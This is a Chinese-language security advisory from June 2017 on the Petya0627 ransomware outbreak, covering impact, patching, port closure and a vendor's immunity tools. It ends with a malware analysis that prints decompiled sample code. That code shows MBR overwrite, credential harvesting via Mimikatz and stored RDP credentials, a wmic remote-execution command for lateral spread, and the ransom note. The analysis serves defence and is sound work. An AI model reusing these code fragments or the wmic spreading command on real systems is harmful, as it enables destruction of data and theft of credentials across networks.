Petya0627 勒索病毒

安全预警通告

第三次更新

2017 年 06 月 28 日

目录

第 1 章 安全通告 3

第 2 章 事件信息 4

2.1 事件描述 4
2.2 风险等级 4
2.3 影响范围 4

第 3 章 处置建议 6

3.1 安全操作提示 6
3.2 防护工具 6
3.3 修复工具 7
3.4 缓解措施 8

第 4 章 技术分析 10

4.1 PETYA0627 样本分析 10
4.1.1 样本文件列表 10
4.1.2 病毒功能分析 10

第1章 安全通告

尊敬的客户：

北京时间 2017 年 6 月 27 日晚，据外媒消息，乌克兰、俄罗斯、印度、西班牙、法国、英国以及欧洲多国正在遭遇 Petya0627 勒索病毒袭击，政府、银行、电力系统、通讯系统、企业以及机场都不同程度的受到了影响。

此次黑客使用的是 Petya0627 勒索病毒的变种 Petwarp，使用的漏洞和 WannaCry 相同，同时还具备其他网络感染手段。由于该病毒是定向投递，所以欧洲感染较多。目前国内感染量较少，但是考虑到其定向性，未来存在较高风险在国内传播。360 天擎（企业版）和 360 安全卫士（个人版）可以查杀该病毒。

据悉，该病毒和普通勒索软件很类似，都是远程锁定设备，然后索要赎金。该样本在攻击时不仅使用了永恒之蓝勒索漏洞，还会获取系统用户名与密码进行内网传播。


360 安全监测与响应中心也将持续关注该事件进展，并第一时间为您更新该漏洞信息。

第2章 事件信息

2.1 事件描述

Petya0627 和传统的勒索软件不同，不会对电脑中的每个文件都进行加密，而是通过加密硬盘驱动器主文件表（MFT），使主引导记录（MBR）不可操作，通过占用物理磁盘上的文件名，大小和位置的信息来限制对完整系统的访问，从而让电脑无法启动。如果想要恢复，需要支付价值相当于 300 美元的比特币。

被感染的机器屏幕会显示如下的告知付赎金的界面：



2.2 风险等级

360 安全监测与响应中心风险评级为：危急

2.3 影响范围

由于本次 Petya0627 勒索病毒传播使用永恒之蓝漏洞，受永恒之蓝漏洞影响的系统均在该病毒威胁范围之内。使用开源（OpenVAS）或商业漏洞扫描工具检

查内网，发现所有开放 445 SMB 服务端口的被认定存在漏洞终端和服务器，对于 Win7 及以上版本的系统确认是否安装了 MS17-010 补丁，如没有安装则受威胁影响；Win7 以下的 Windows XP/2003 如果没有安装 KB4012598 补丁，则也受漏洞的影响。

第3章 处置建议

3.1 安全操作提示

从目前掌握的情况来看：

1. 有情报显示该样本有可能通过邮件方式投递，具体特征正在确认中，请大家不要轻易打开 doc、rtf 等后缀的附件，可以安装 360 天擎（企业版）和 360 安全卫士（个人版）等相关安全产品进行查杀。

2. 及时更新 windows 系统补丁，具体修复方案请参考“永恒之蓝”漏洞修复工具。

3. 内网中存在使用相同账号、密码情况的机器请尽快修改密码，未开机的电脑请确认口令修改完毕、补丁安装完成后再进行联网操作。

3.2 防护工具

360 企业安全天擎团队第一时间推出 Petya0627 勒索病毒的免疫工具，可阻止已知病毒的加密和传播等恶意行为。免疫工具下载地址：

http://b.360.cn/other/petya0627

Petya0627 勒索病毒免疫工具使用方法如下：

1. 步骤一：

   下载最新版的 Petya0627 勒索病毒免疫工具。

2. 步骤二：

   解压文件，双击运行 AntiPetya.exe(win7 及 win7 以上操作系统需要右键以管理员身份运行)，出现如下弹框表示已经免疫成功。

3.3 修复工具

360 企业安全天擎团队开发的勒索蠕虫漏洞修复工具，可根本解决勒索蠕虫利用 MS17-010 漏洞带来的安全隐患。此修复工具集成免疫、SMB 服务关闭和各系统下 MS17-010 漏洞检测与修复于一体。可在离线网络环境下一键式修复系统存在的 MS17-010 漏洞，工具下载地址：

http://b.360.cn/other/onionwormfix

3.4 缓解措施

关闭 TCP 135 和 445 端口


建议在防火墙上临时关闭 TCP 135 以及 445 端口以抑制病毒传播行为。

停止服务器的 WMI 服务

WMI（Windows Management Instrumentation Windows 管理规范）是一项核心的 Windows 管理技术 你可以通过如下方法停止 ：

在服务页面开启 WMI 服务。在开始-运行，输入 services.msc，进入服务。或者，在控制面板，查看方式选择大图标，选择管理工具，在管理工具中双击服务。

在服务页面，按 W，找到 WMI 服务，找到后，双击 ，直接点击停止服务即可，如下图所示：


WebClient
Windows Audio
Windows Backup
Windows Color Sys
Windows Connect
Windows Defender
Windows Driver Fo
Windows Error Rep
Windows Event Col
Windows Event Log
Windows Firewall
Windows Font Cach
Windows Image Ac
Windows Installer
Windows Media Ce
Windows Media Ce
Windows Media Pla
Windows Modules
Windows Management Instrumentation 的属性(本地计算机)
常规
登录
恢复
依存关系
服务名称: Winmgmt
显示名称: Windows Management Instrumentation
描述: 提供共同的界面和对象模式以便访问有关操作系统、设备、应用程序和服务的管理信息。如
可执行文件的路径:
C:\Windows\system32\svchost.exe -k netsvcs
启动类型(E): 自动
帮助我配置服务启动选项。
服务状态: 已启动
启动(S)
停止(T)
暂停(P)
恢复(R)
当从此处启动服务时，您可指定所适用的启动参数。
启动参数(M):
确定
取消
应用

第4章 技术分析

4. 1 Petya0627 样本分析

4.1.1 样本文件列表

功能说明	MD5	文件名
Mimikatz 程序（32 位）	2813d34f6197eb4df42c886ec7f234a1	19AEC.exe
Mimikatz 程序（64 位）	7e37ab34ecdcc3e77e24522ddfd4852d	N/A
Petya 主模块	e285b6ce047015943e685e6638bd837e	N/A
Petya 主模块	71b6a493388e7d0b40c83ce903bc6b04	perfc.dat

4.1.2 病毒功能分析

样本（MD5：71b6a493388e7d0b40c83ce903bc6b04）为病毒的主要功能模块，该文件为仅有一个名为 perfc_1 导出函数的 DLL 文件，此函数为病毒执行起点。执行后进行如下操作：

1）替换系统 MBR

首先病毒以物理方式打开硬盘:

```
*(_DWORD *)&szPhysicalDrive = *(_DWORD *)"\\\\.\\PhysicalDrive";
v14 = *(_DWORD *)"PhysicalDrive";
v15 = *(_DWORD *)"icalDrive";
v16 = *(_DWORD *)"Drive";
v17 = a_Physicaldrive[16];
v18 = 0;
if ( GetSystemDirectoryA(&Buffer, 0x104u)
  && (LOBYTE(v30) = Buffer, v2 = CreateFileA(FileName, 0, 3u, 0, 3u, 0, 0), hObject = v2, v2 != (HANDLE)-1) )
{
  if ( DeviceIoControl(v2, 0x560000u, 0, 0, &OutBuffer, 0x20u, &BytesReturned, 0) )// IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
  {
    itoa(Val, &DstBuf, 10);
    v4 = strlen(&szPhysicalDrive);
    v5 = v4;
    v6 = strlen(&DstBuf);
    Size = v6;
    if ( v6 + v4 + 1 <= 0x104 )
```

读取原始分区信息：

```
.text:10001280 loc_10001280:                           ; CODE XREF: getPartitionInfo+39↑j
.text:10001280                 push    esi             ; lpOverlapped
.text:10001281                 lea     eax, [ebp+BytesReturned]
.text:10001284                 push    eax             ; lpBytesReturned
.text:10001285                 push    90h             ; nOutBufferSize
.text:1000128A                 lea     eax, [ebp+OutBuffer]
.text:10001290                 push    eax             ; lpOutBuffer
.text:10001291                 push    esi             ; nInBufferSize
.text:10001292                 push    esi             ; lpInBuffer
.text:10001293                 push    70048h          ; IOCTL_DISK_GET_PARTITION_INFO_EX
.text:10001298                 push    edi             ; hDevice
.text:10001299                 call    ds:DeviceIoControl
.text:1000129F                 test    eax, eax
.text:100012A1                 jnz     short loc_100012BB
```

读取原始 MBR：

```
text:100015E8                 lea     eax, [ebp+srcMBR]
text:100015EE                 push    eax             ; Dst
text:100015EF                 lea     eax, [ebp+FileName]
text:100015F5                 push    eax             ; lpFileName
text:100015F6                 call    ReadMBR         ; 读取原始MBR
```

然后将原始 mbr 加密保存,加密方式为与 7 异或运算。

```
.text:1000163C                 mov     ecx, 80h
.text:10001641                 lea     esi, [ebp+srcMBR]
.text:10001647                 lea     edi, [ebp+targetMBR]
.text:1000164D                 rep movsd
.text:1000164F                 xor     eax, eax
.text:10001651
.text:10001651 loc_10001651:                           ; CODE XREF: sub_100014A9+1B6↓j
.text:10001651                 xor     [ebp+eax+targetMBR], 7
.text:10001659                 inc     eax
.text:1000165A                 cmp     eax, 200h
.text:1000165F                 jb      short loc_10001651
```

然后分配 200 字节给病毒的 mbr 数据,然后将病毒的 mbr 写入缓存区：

```
.text:1000170C                 push    edi             ; dwBytes edi=200h
.text:1000170D                 call    j_AllocBuf      ; 分配0x200字节存储病毒mbr数据
.text:10001713                 mov     [ebp+bufMBRCode], eax
.text:10001716                 test    eax, eax
.text:10001718                 jnz     short loc_10001721
.text:1000171A                 mov     eax, 8007000Eh
.text:1000171F                 jmp     short loc_10001731
.text:10001721 ; ---------------------------------------------------------------------------
.text:10001721
.text:10001721 loc_10001721:                           ; CODE XREF: sub_100014A9+26F↑j
.text:10001721                 mov     edi, eax
.text:10001723                 mov     ecx, 80h
.text:10001728                 mov     esi, offset myMBRData ; 将病毒mbr数据写入缓存区
.text:1000172D                 rep movsd
.text:1000172F                 xor     eax, eax
```

MBR 入口代码:

```
seg000:7C00             loc_7C00:                               ; DATA
seg000:7C00 FA                          cli
seg000:7C01 31 C0                       xor     ax, ax
seg000:7C03 8E D8                       mov     ds, ax
seg000:7C05 8E D0                       mov     ss, ax
seg000:7C07 8E C0                       mov     es, ax
seg000:7C09 8D 26 00 7C                 lea     sp, loc_7C00
seg000:7C0D FB                          sti
seg000:7C0E 66 B8 20 00+                mov     eax, 20h ; ' '
seg000:7C14 88 16 93 7C                 mov     ds:driveNum, dl
seg000:7C18 66 BB 01 00+                mov     ebx, 1
seg000:7C1E B9 00 80                    mov     cx, 8000h
seg000:7C21
seg000:7C21             loc_7C21:                               ; CODE
seg000:7C21 E8 14 00                    call    sub_7C38
seg000:7C24 66 48                       dec     eax
seg000:7C26 66 83 F8 00                 cmp     eax, 0
seg000:7C2A 75 F5                       jnz     short loc_7C21
seg000:7C2C 66 A1 00 80                 mov     eax, dword ptr ds:loc_8
seg000:7C30 EA 00 80 00+                jmp     far ptr loc_8000
```

再分配 22b1 字节给引导区代码,将病毒的引导区代码写入缓存：

```
loc_10001731:                           ; CODE XREF: sub_100014A9+276↑j
                mov     dword_1001F8F8, eax
                test    eax, eax
                js      loc_10001895
                mov     esi, 22B1h
                push    esi             ; dwBytes
                call    j_AllocBuf      ; 分配22b1字节用于存储病毒分区引导数据
                mov     [ebp+bufParCode], eax
                test    eax, eax
                jnz     short loc_10001758
                mov     eax, 8007000Eh
                jmp     short loc_1000176C
; ---------------------------------------------------------------------------

loc_10001758:                           ; CODE XREF: sub_100014A9+2A6↑j
                push    esi             ; Size
                push    offset PartitionCode ; Src
                push    eax             ; Dst
                mov     [ebp+Size], esi
                call    memcpy          ; 将病毒的分区引导代码写入缓存区
                add     esp, 0Ch
                xor     eax, eax
```

引导区代码如下:

```
                ; ---------------------------------------------------------------------------
E9 E5 04                jmp     loc_82E8
                ; ---------------------------------------------------------------------------
00                      db    0
                ; ---------------------------------------------------------------------------
55                      push    bp
8B EC                   mov     bp, sp
8B 46 06                mov     ax, [bp+6]
8B 4E 0A                mov     cx, [bp+0Ah]
0B C8                   or      cx, ax
8B 4E 08                mov     cx, [bp+8]
75 09                   jnz     short loc_7E1D
8B 46 04                mov     ax, [bp+4]
F7 E1                   mul     cx
5D                      pop     bp
C2 08 00                retn    8
                ; ---------------------------------------------------------------------------

                loc_7E1D:                               ; CODE XREF: seg000:7E12↑j
```

最后把缓存区数据写入磁盘

```
.text:1000180E loc_1000180E:                            ; CODE XREF: sub_100014A
.text:1000180E                  push    ebx             ; lpBuffer
.text:1000180F                  lea     eax, [ebp+FileName]
.text:10001815                  push    eax             ; lpFileName
.text:10001816                  mov     eax, edi
.text:10001818                  call    WriteToDisk     ; 写入磁盘
.text:1000181D                  test    eax, eax
.text:1000181F                  js      short loc_10001833
.text:10001821                  inc     edi
```

2）创建重启计划任务

病毒根据自身运行 TickCount 计算一个时间差，在这段时间差后采用计划任务的方式执行重启操作：

```
GetLocalTime(&SystemTime);
v1 = sub_10006973();
if ( v1 < 0xA )
  v1 = 10;
v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(dword_1001F144 & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
  v7 = 0;
  v0 = execute(0);
```

机器重启后控制权被改写后的 MBR 代码接管，伪造的 MBR 代码加密 MFT，并阻止系统正常启动，提示用户支付赎金。

3）网络嗅探

病毒使用 DHCP 系列 API 遍历 DHCP 池中内网地址

```
nSize = 256;
GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &E
{
  v14 = EnumInfo->NumElements;
  if ( v14 > 0 )
  {
    do
    {
      if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInf
        && SubnetInfo->SubnetState == DhcpSubnetEnabled
        && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18,
      {
        v3 = ClientInfo->NumElements;
        v16 = v3;
        if ( v3 && v2 < v3 )
        {
          do
          {
            v4 = ClientInfo->Clients[v2];
            if ( v4 )
            {
              v5 = ntohl(v4->ClientIpAddress);
              if ( sub_1000A3D9(v5) )
              {
                v6 = ntohl(v4->ClientIpAddress);
                v7 = inet_ntoa((struct in_addr)v6);
                v8 = (char *)sub_10006916(v7);
                v9 = v8;
                if ( v8 )
                {
                  sub_10006FC7(v8, 0, (struct _RTL_CRITICAL_SECTION
                  v10 = GetProcessHeap();
                  HeapFree(v10, 0, v9);
                }
```

并通过 Socket 尝试建立连接判断地址是否可以联通：

```
v8 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
    if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
    {
      if ( _WSAFDIsSet(v2, &writefds) )
        v8 = 1;
    }
```

病毒还使用 NetServerEnum API 遍历域控环境内的域控服务器：

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entrie
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  domaina = (LPCWSTR)1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread > 0 )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((_DWORD *)v5 + 3) & 0x80000000 )
      {
        EnumServer(a1, 3u, *(LPCWSTR *)v5);
      }
      else if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD
      {
```

通过此过程初步嗅探感染主机的内网环境，生成可感染内网主机列表，为下一步局域网感染做准备。

4）释放并执行 Mimikatz

病毒解压缩 ID 为 0 的资源文件，写入临时目录，释放的文件为 exe，该文件为 Mimikatz 代码移植而来，主要功能不变。病毒在执行该 exe 前创建命名管道，通过管道读取子进程数据输出：

```
}
while ( v3 == (HANDLE)-1 );
if ( !ConnectNamedPipe(v3, 0) )
  goto LABEL_19;
v4 = 30;
while ( 1 )
{
  --v4;
  TotalBytesAvail = 0;
  if ( PeekNamedPipe(hNamedPipe, 0, 0, 0, &TotalBytesAvail, 0) )
  {
    if ( TotalBytesAvail )
    {
      v5 = TotalBytesAvail;
      v6 = GetProcessHeap();
      v7 = HeapAlloc(v6, 8u, v5);
      if ( v7 )
      {
        NumberOfBytesRead = 0;
```

```
push    eax
lea     eax, [ebp+CommandLine]
push    offset aWsWs_0  ; "\"%ws\" %ws"
push    eax             ; LPWSTR
mov     [ebp+Dst], edi
call    esi ; wsprintfW
add     esp, 1Ch
lea     eax, [ebp+ProcessInformation]
push    eax             ; lpProcessInformation
lea     eax, [ebp+Dst]
push    eax             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax             ; lpCommandLine
lea     eax, [ebp+TempFileName]
push    eax             ; lpApplicationName
call    ds:CreateProcessW
```

5）释放 Psexec

病毒紧接着解压缩 ID 为 3 的资源文件，写入 Windows 目录，命名为 dllhost.dat，该文件位 PsExec.exe:

```
  v3 = GetProcessHeap();
  v4 = (WCHAR *)HeapAlloc(v3, 8u, 0x208u);
  ::lpMem = v4;
  if ( a1 )
  {
    v5 = GetWindowsDirectoryW(v4, 0x104u);
  }
  else
  {
    if ( SHGetFolderPathW(0, 35, 0, 0, v4) )
      goto LABEL_12;
    v5 = wcslen(::lpMem);
  }
  if ( v5 && v5 + 12 < 0x104 )
  {
    PathAppendW(::lpMem, L"dllhost.dat");
    goto LABEL_13;
  }
LABEL_12:
  v6 = ::lpMem;
  v7 = GetProcessHeap();
  HeapFree(v7, 0, v6);
  ::lpMem = 0;
LABEL_13:
  if ( ::lpMem )
  {
    if ( WriteContent2(::lpMem, lpMem, 0) )
    {
```

6）枚举网络资源

病毒通过 WNet 系列 API 枚举网络资源，并使用 CreadEnumerate API 遍历系统保存的凭据，过滤类型位“TERMSRV”的凭据加入本地字典：

```
        mov     [ebp+var_4], ebx
        call    ds:CredEnumerateW
        mov     [ebp+var_14], eax
        cmp     eax, ebx
        jz      loc_10007C08
        xor     eax, eax
        mov     [ebp+var_10], eax
        cmp     [ebp+var_4], ebx
        jbe     loc_10007BFF
        push    esi
        push    edi

3:                                      ; CODE XREF: EnumLocalRDP
        mov     ecx, [ebp+var_8]
        lea     esi, [ecx+eax*4]
        mov     eax, [esi]
        mov     edi, [eax+8]
        cmp     edi, ebx
        jz      short loc_10007BDB
        mov     [ebp+var_C], 8
        mov     edx, offset aTermsrv ; "TERMSRV/"
        mov     ecx. edi
```

并使用此账号密码列表尝试访问之前的网络 WebDav 资源,并尝试写入自身：

```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
  v5 = PathFindExtensionW(&pszPath);
  if ( v5 )
```

```
HANDLE v5; // edi@1

v4 = 0;
v5 = CreateFileW(lpFileName, 0x40000000u, 0, 0, (NumberOfBytesWritten != 0) + 1, 0, 0);
if ( v5 != (HANDLE)-1 )
{
  if ( WriteFile(v5, lpBuffer, a1, &NumberOfBytesWritten, 0) && NumberOfBytesWritten ==
    v4 = 1;
  CloseHandle(v5);
}
```

随后构造命令行：

C:\Windows\Wbem\wmic.exe /node:<NodeName> /user:<UserName> /password:<Password> process call create “C:\Windows\System32\rundll32.exe C:\windows\<SelfName> #1

该命令使用上步尝试成功的口令远程对名为 NodeName 的主机执行命令，该命令使用 rundll32 加载自身 dll，执行入口导出函数，完成局域网的感染：

```
push    offset aWbemWmic_exe ; "wbem\\wmic.exe"
push    edi                  ; pszPath
call    ds:PathAppendW
push    edi                  ; pszPath
call    ds:PathFileExistsW
test    eax, eax
jz      short loc_10009977
push    [ebp+arg_8]
mov     ebx, ds:wsprintfW
push    [ebp+arg_4]
push    [ebp+arg_0]
push    edi
push    offset aSNodeWsUserWsP ; "%s /node:\"%ws\" /user:\"
push    esi                  ; LPWSTR
call    ebx ; wsprintfW
mov     edi, eax
lea     eax, [ebp+var_208]
push    eax
lea     eax, [esi+edi*2]
push    offset aProcessCallCre ; "process call create \"C:\
push    eax                  ; LPWSTR
call    ebx ; wsprintfW
```

7）永恒之蓝传播

病毒随后开启线程进入利用永恒之蓝漏洞传播代码，病毒使用伪随机算法生成 IP：

```
        movzx   edx, word ptr [ecx]
        mov     [eax+ecx], dx
        add     ecx, 2
        test    dx, dx
        jnz     short loc_10006FA3
        push    ebx
        mov     ebx, [ebp+arg_4]
        lea     eax, [ebp+var_24]
        push    eax
        mov     eax, [ebp+arg_0]
                jnz     short loc_10003DB8
                mov     ecx, offset unk_10012D27
                mov     eax, esi
                sub     ecx, esi
                mov     edi, 47Bh

loc_10003DAC:                           ; CODE XREF: sub
                mov     dl, [ecx+eax]
                xor     dl, 0CCh
                mov     [eax], dl
                inc     eax
                dec     edi
                jnz     short loc_10003DAC

loc_10003DB8:                           ; CODE XREF: sub
                push    [ebp+dwBytes]
```

随后使用 EternalBlue 漏洞进行自身传播，此样本与 Wannacry 漏洞利用代码基本一致，不一样的地方在于，使用简单异或算法加密过程中用到的特征数据，减少特征数据。

8）本地文件加密勒索

紧接着病毒使用内嵌证书解密勒索功能配置，并初始化必要算法句柄后开始进入磁盘文件遍历循环，遇到指定后缀文件后开始加密：

```
      break;
  }
  if ( wcscmp(FindFileData.cFileName, L".")
    && wcscmp(FindFileData.cFileName, L"..")
    && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
  {
    if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
    {
      v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
      if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
      {
        wsprintfW(&v10, L"%ws.", v5);
        if ( StrStrIW(
               L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.
                "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.
                "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip
               &v10) )
        {
          sub_1000189A(&FileName, a3);
        }
      }
    }
    v5 = CreateFileMappingW(v3, 0, 4u, 0, v4, 0);
    hObject = v5;
    if ( v5 )
    {
      v6 = MapViewOfFile(v5, 6u, 0, 0, (SIZE_T)lpFileName);
      if ( v6 )
      {
        if ( CryptEncrypt(*(_DWORD *)(a2 + 20), 0, Final, 0, (BYTE *)v6, (DWOR
          FlushViewOfFile(v6, (SIZE_T)lpFileName);
        UnmapViewOfFile(v6);
      }
      CloseHandle(hObject);
    }
    result = (HANDLE)CloseHandle(v8);
  }
```

加密完成后在分区根目录写 README.txt 说明文档：

```
if ( PathCombineW(&pszDest, pszDir, L"README.TXT") )
{
  v2 = sub_10006973();
  if ( v2 )
    Sleep(60000 * (v2 - 1));
  v3 = CreateFileW(&pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
  if ( v3 != (HANDLE)-1 )
  {
    NumberOfBytesWritten = 0;
    WriteFile(
      v3,
      L"Ooops, your important files are encrypted.\r\n"
       "\r\n"
       "If you see this text, then your files are no longer accessible, because
       "they have been encrypted. Perhaps you are busy looking for a way to rec
       "your files, but don't waste your time. Nobody can recover your files wi
       "our decryption service.\r\n"
       "\r\n"
       "We guarantee that you can recover all your files safely and easily.\r\n
       "All you need to do is submit the payment and purchase the decryption ke
       "\r\n"
       "Please follow the instructions:\r\n"
       "\r\n"
       "1.\tSend $300 worth of Bitcoin to following address:\r\n"
       "\r\n",
      0x432u,
      &NumberOfBytesWritten,
      0);
    WriteFile(v3, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &Number
    WriteFile(
      v3,
      L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail
      0x8Eu,
      &NumberOfBytesWritten,
      0);
    WriteFile(v3, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritt
```